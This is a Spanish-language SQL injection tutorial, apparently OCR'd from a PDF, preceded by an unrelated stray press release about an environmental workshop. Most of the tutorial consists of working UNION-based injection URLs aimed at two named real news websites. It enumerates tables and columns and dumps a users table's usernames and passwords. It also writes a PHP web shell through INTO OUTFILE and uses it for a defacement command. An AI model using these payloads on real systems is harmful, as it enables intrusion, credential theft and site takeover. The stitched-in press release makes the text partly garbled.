En Zamora, Taller en materia de agenda ambiental Estado-Municipio
REYNA TORRES/ ZAMORA, MICH.- , a 21de agosto de 2008.-En materia de protección ambiental el estado pugnará por integrar a sus políticas los planes, proyectos y visiones de los ayuntamientos michoacanos, afirmó la titular de la Secretaría de Urbanismo y Medio Ambiente (SUMA) en la entidad, Catalina Rosas Monge.
Comunicado 020 SUMA/2008
En Zamora, Taller en materia de agenda ambiental Estado-Municipio
-Exponen los municipios necesidad de un manejo ordenado de los residuos sólidos.
Zamora, Mich., a 21de agosto de 2008.-En materia de protección ambiental el estado pugnará por integrar a sus políticas los planes, proyectos y visiones de los ayuntamientos michoacanos, afirmó la titular de la Secretaría de Urbanismo y Medio Ambiente (SUMA) en la entidad, Catalina Rosas Monge.

Continuamos agregando o quitando numeros para ver los diferentes cambios que tiene la pagina esto nos ahorra mucho trabajo al momento de explotar la vulnerabilidad como vemos en el numero 9 nos arroja el error eso quiere decir que hay 8 columnas.

Siempre es una buena practica tratar de explotar una vulnerabilidad de diversas formas, aveces los administradores de red suelen colocar firewall o detectores de intrusos para bloquear las diferentes vulnerabilidades que exiten.


Agencia Infomania :: Noticias de Uruapan, Michoacan, Sociales, Deportes, Politica, Horoscopos, videos, audios y mucho mas... - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Infomania :: Noticias d...
www.agenciainfomania.com/noticia.php?id=233 order by 9
Load URL
Split URL
Execute
http://www.agenciainfomania.com/noticia.php?id=233 order by 9
Enable Post data
Enable Referrer
infoMania
pasión por la información
AGENCIA DE NOTICIAS
Principal | Galería de Fotos | AudioNoticias | Tu Comentario | Publicidad | Contáctenos | Mensajes SMS | Nuestros Servicios | Acerca de Infomania
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in /home/agenciai/public_html/noticia.php on line 131
www.agenciainfomania.com
Agencia Infomania
Conectando a s10.histats.com...

bien ahora que sabemos cuantas columnas hay podemos seguir con nuestra injeccion

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select 1,2,3,4,5,6,7,8

en este caso estoy utilizando sentencias como union para unir mas de una consulta y el and 1=0 para que me muestre los numeros de las columnas asi nos muestra los numeros y en esos numeros podemos mostrar la informacion que contenga la base de datos.

como podemos ver nos muestran varios numeros en cada numero de esos podemos mostrar informacion como version de la base de datos, tablas, columnas.

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8

existen una serie de sentencias que podemos utilizar y una de ellas es averiguar la version del mysql que esta corriendo, para que hacemos esto para poder ver a que nos enfrentamos desde a version 5 en adelante existe la sentencia information_schema que nos permite mas facil explotar un sql en este caso podemos ver que es una **4.1.22-standard.**

En estas versiones para poder explotar el fallo sql hay que hacerlo buscando posibles tablas y columnas, te preguntaras de que habla este man ta loco xD. Pues te digo que no es tan complicado como suena simplemente hay que pensar como programador =).


Agencia Infomania :: Noticias de Uruapan, Michoacan, Sociales, Deportes, Politica, Horoscopos, videos, audios y mucho mas... - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Infomania :: Noticias d...
www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8
Load URL
Split URL
Execute
http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8
Enable Post data
Enable Referrer
infoMania
pasión por la información
AGENCIA DE NOTICIAS
Principal | Galería de Fotos | AudioNoticias | Tu Comentario | Publicidad | Contáctenos | Mensajes SMS | Nuestros Servicios | Acerca de Infomania
Noticias por categoría:
www.agenciainfomania.com
5 4
Agencia Infomania
8 | 2
3
4.1.22-standard
7
6

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 from admin

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 from administrador

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 from usuarios

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 from login

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 username

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 users

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0 union all select @@version,2,3,4,5,6,7,8 from user

Recuerda todo es imaginacion
Ahora veremos lo que es un SQL INJECTION en version mysql 5 esta es mas facil que la anterior ya que nos permite utilizar la sentencia information_schema entre otras como load_file e into outfile.

Esta vez e elejido esta web

http://www.cordobadeporte.com/noticia.php?id_noticia=21799

el aprovechar el SQL INJECTION es igual que el anterior mirando si nos arroja errores o en algunos casos no nos arroja ningun tipo de indicio de error, pero no quiere decir que no es vulnerable a SQL INJECTION podriamos hacer varias pruebas pero la mas acertada al momento de testear o de comprobar la segurad a una pagina web es las comparaciones jugar con los parametros haber que nos arroja en una consulta verdadera y en una consulta falsa.


AND 1=1
AND 1=0

comparacion


en informatica y en la computadoras cuando se habla de valores booleanos se habla solo de 2 datos true(verdadero) and false(falso) una variable booleana solo puede contener uno de estos 2 valores. En este caso se usa para ver como reacciona la pagina a una cierta consulta inyectada por nosotros. En los ejemplos se observa la aplicacion desplegando en la misma pagina distinta informacion son indicios de vulnerabilidad SQL INJECTION.

Consultando numero de columnas

recuerda siempre usar el order by parar buscar el numero correcto de columnas



bien tenemos el numero de columnas 10 realizamos la consulta, recuerda que UNION nos permite unir consultas pero no es la unica sentencia que hay al final dejo algunos links interesantes para que te sigas alimentando con esta tecnica.



ya tenemos el numero exacto de columnas que despliega esa pagina web podriamos buscar los nombres de las tablas y las columnas y tratar de hacer un UPDATE descargando codigo malicioso dentro de la base de datos pero eso es otro rollo :P.

consultamos la version de la base de datos MYSQL


tenemos una 5.0.45 que acepta nuestro amada sentencia information_schema bien esto es lo mas llamativo y peligroso que existe de esta vulnerabilidad ingresar a la base de datos de la pagina web consultar usuarios y tratar de subir una shell (sirve para movilizarse mejor dentro del servidor asi subir privilegios o rootear de acuerdo a los servicios o programas instalados que tenga) en pocas palabras te da el tan amado acceso remoto a un host en internet.

La mayoria de las inyecciones sql que existen utilizan la clausula UNION ALL SELECT o UNION SELECT asi concatenamos varias consultas en este caso para consultar tablas que esten alojadas en esa base de datos tenemos que hablar directamente con la base de datos al lenguaje que la base de datos entienda. Hay es donde entra en juego el aprender programacion en SQL entender como concatenar, cerrar una consulta y abrir otra, insertar valores en las tablas entre otras cosas interesantes.

Para poder consultar que tablas y columnas existen debemos crear una consulta y poder inyectarla a la base de datos, esa consultar tiene que ser verdadera para que nos muestre valores o nos retorne valores que luego la aplicacion web nos mostrara


http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,group_concat (0x3c62723e3c68343e,table_name,0x3c2f68323e),10 from information_schema.tables

vamos por pasos donde dice group_concat es para agrupar las tablas o columnas asi nos ahorramos el buscar una por una con la clausula limit, algo de lo que he hablado con un amigo y le he recalcado es aprender a ser organizado en lo que este haciendo en este caso estos numeros 0x3c62723e3c68343e no es mas que codigo html convertido en codigo hexadecimal, se puede ingresar codigo html en una consulta? claro como la aplicacion despliega codigo en html es facil pasar codigo en html solo hay que convertirlo en codigo hexadecimal, el navegador y la aplicacion se encargan del resto xD. Donde esta information_schema.tables decimos que nos muestre las tablas de la base de datos, esta inyeccion creada en forma manual explota el fallo mostrandonos informacion de las tablas asi podremos ir mas adentro de la base de datos.



por si no crees que se ejecuta codigo html xD

http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,group_concat (0x3c7363726970743e616c6572742822,table_name,0x22293c2f7363726970743e), 10 from information_schema.tables



bueno en nuestro caso utilizando codigo html no nos muestra toda la informacion, para aprovecharla utilizaremos el LIMIT para limitar el numero de columnas que nos imprime

http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,table_name,10 from information_schema.tables limit 1,1

en este caso nos mostraria la primera tabla

http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,table_name,10 from information_schema.tables limit 2,1

la segunda tabla

http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,table_name,10 from information_schema.tables limit 3,1

tercera tabla, la idea es navegar por la base de datos sin ninguna restriccion buscando tablas importantes como correos o usuarios.


CORDOBADEPORTE.COM - 1 - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Informania :: Noticia...
403 Permission Denied
CORDOBADEPORTE.COM - 1
CORDOBADEPORTE.COM -
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
CORDOBADEPORTE.COM
Todo el deporte cordobés a un click de distancia
twitter
Inicio
FÚTBOL
BALONCESTO
BALONMANO
FÚTBOL SALA
CICLISMO
TENIS MESA
MOTOR
ATLETISMO
MÁS DEPORTES
BUSCAR
Comentarios:
Comentarios en Cordobadeporte.com
Comentarios en Facebook
Las firmas de cordobadeporte.com
Leído s-static.ak.facebook.com

Encontramos cosas interesantes en los numeros 77 y 76


CORDOBADEPORTE.COM - 1 - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Informania :: Noticia...
403 Permission Denied
CORDOBADEPORTE.COM - 1
CORDOBADEPORTE.COM -
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
CORDOBADEPORTE.COM
Todo el deporte cordobés a un click de distancia
twitter
Inicio
FÚTBOL
BALONCESTO
BALONMANO
FÚTBOL SALA
CICLISMO
TENIS MESA
MOTOR
ATLETISMO
MÁS DEPORTES
BUSCAR
Comentarios:
Comentarios en Cordobadeporte.com
Comentarios en Facebook
Las firmas de cordobadeporte.com
Leído s-static.ak.facebook.com

ya tenemos el nombre de la tabla ahora buscamos dentro de esa tabla haber que columnas contiene para realizar esa inyeccion utilizamos la siguiente consulta

http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select 1,2,3,4,5,6,7,8,group_concat(column_name),10 from information_schema.columns where table_name = 0x7573756172696f73 --

en este caso utilizamos group_concat asi nos ahorramos tiempo al momento de impresion de las columnas tambien cambiamos la parte de information_schema.tables por information_schema.columns ya que estamos averiguando las columnas y donde esta where table_name = 0x7573756172696f73 es nuestra condicion donde nombre de la tabla sea igual a usuarios (usuarios esta codificado en forma decimal) porque lo utilizamos asi porque como son string algunos sabran en programacion los string tienen que ir entre comillas simples o dobles en este caso como estamos inyectando codigo SQL las comillas dobles o simples pueden ser un obstaculo al momento de imprimir los datos por eso utilizamos codigo hexadecimal

0x7573756172696f73 = usuarios

ya solo nos queda dirigirnos a la tabla y consultar las columnas que queremos en nuestro caso


http://www.cordobadeporte.com/noticia.php?id_noticia=21799 AND 1=0 union all select clave,2,3,4,5,6,7,8,usuario,10 from usuarios

Pero no solo existen estas inyecciones, cuando tenemos los suficientes permisos podemos crear archivos en el sistema unsando inyeccion sql para este ejemplo usare phpmyadmin para poder realizar las consultas SQL la inyeccion es casi parecida solo que se aplica el union select


select '<?php system($_GET["cmd"]) ?>' INTO OUTFILE '/opt/lampp/htdocs/test.php'

http://localhost/eduar/clientes.php?op=1&vulnerable=1'%20AND%201=0%20union%20all%20select%20%22%3C?php%20system($_GET[%22cmd%22])%20?%3E%22,2,3%20INTO%20OUTFILE%20%22/opt/lampp/htdocs/test.php%22

en este caso estoy utilizando localhost para hacer una into outfile en una aplicacion vulnerable que programe


localhost/phpmyadmin/index.php?db=Centro_comercial1&token=c95b982a80b63ac75c26c5ed20488dc5
phpMyAdmin
localhost
Centro_comercial1
Clientes
Examinar
Estructura
SQL
Buscar
Insertar
Exportar
Importar
Operaciones
Seguimiento
Su consulta se ejecutó con éxito (La consulta tardó 0.3902 seg)
Centro_comercial1
Clientes
Locales
Productos
Servicios
Ventas
Crear tabla
SELECT '<?php system($_GET["cmd"]) ?>'
INTO OUTFILE 'opt/lampp/htdocs/test.php'
Perfilando [Editar] [Explicar SQL] [Crear código PHP] [Actualizar]
Ejecutar la(s) consulta(s) SQL en la base de datos Centro_comercial1:
select '<?php system($_GET["cmd"]) ?>' INTO OUTFILE 'opt/lampp/htdocs/test.php'
Columnas
Numero_cliente
Nombre_cliente
Numero_compra
Codigo_servicio
SELECT *
SELECT
INSERT
UPDATE
DELETE
Limpiar
<<
Guardar esta consulta en favoritos:
Permitir que todo usuario pueda acceder a este favorito
Reemplazar el favorito existente que tenga el mismo nombre
[Delimitador ;] Mostrar esta consulta otra vez
Continuar

creamos un archivo php y en el ingresamos un codigo php para poder crear un backdoor una puerta trasera y poder ver que tiene el servidor, ya que podemos ejecutar comandos en el sistema no debe quedar dificil subir alguna shell o editar el index.



Recuerda siempre dejar ir la imaginacion :)

dejo como podria ser un 0wner con el backdoor que acabamos de hacer en php

http://localhost/test.php?cmd=echo “ <h1>ESTAS HACKEADO POR UN SUPER H4xx0R :D</h1> ” >> index.html

http://localhost/index.html

con la shell se pueden hacer variedad de cosas desde descargar, abrir puertos, ejecutar comandos, crear, borrar, editar archivos etc...

ESTA HACKEADO POR UN SUPER H4xx0R :D

Que riesgos corremos con este ataque?

Como veran los riesgos son altos desde invadir la privacidad de las personas, hasta conseguir credenciales o contraseñas validas para entrar a las bandejas de correo, por experiencia propia he visto que la gente suele colocar la misma contraseña en varios sitios, sin pensar en que este tipo de ataque estan en internet o que pueden ser explotados facilmente con herramientas automatizadas. Si ingresas tu misma contraseña para todos los sitios y alguno contiene SQL INJECTION puede ser que el atacante consiga mas facil acceso a tu bandeja mail de lo que te imaginas.

Por ultimo quiero mencionar este texto lo pueden haber encontrado aburrido o tal vez interesante, pero mi intension es que veas a lo que estamos expuestos el dia a dia.

Articulo escrito por Edwin Fajardo (..:: Bl1zz4cjk ::..)
Estudiante de Ingenieria de Sistemas
Contacto: r44tt@hotmail.com

Si quieres consultar mas sobre ataques SQL

http://itfreekzone.blogspot.com/2010/10/sql-injection-en-mysql-y-sql-server.html

http://itfreekzone.blogspot.com/2010/04/inyeccion-mortal-sql-injeciton.html

http://www.enye-sec.org/textos/mysql.blind.sql.injection.txt

http://websec.wordpress.com/2010/03/19/exploiting-hard-filtered-sql-injections/

http://www.youtube.com/blizzacjk

http://www.youtube.com/andrewtwo14

http://www.youtube.com/webpwnized

http://www.youtube.com/Mrjuanz123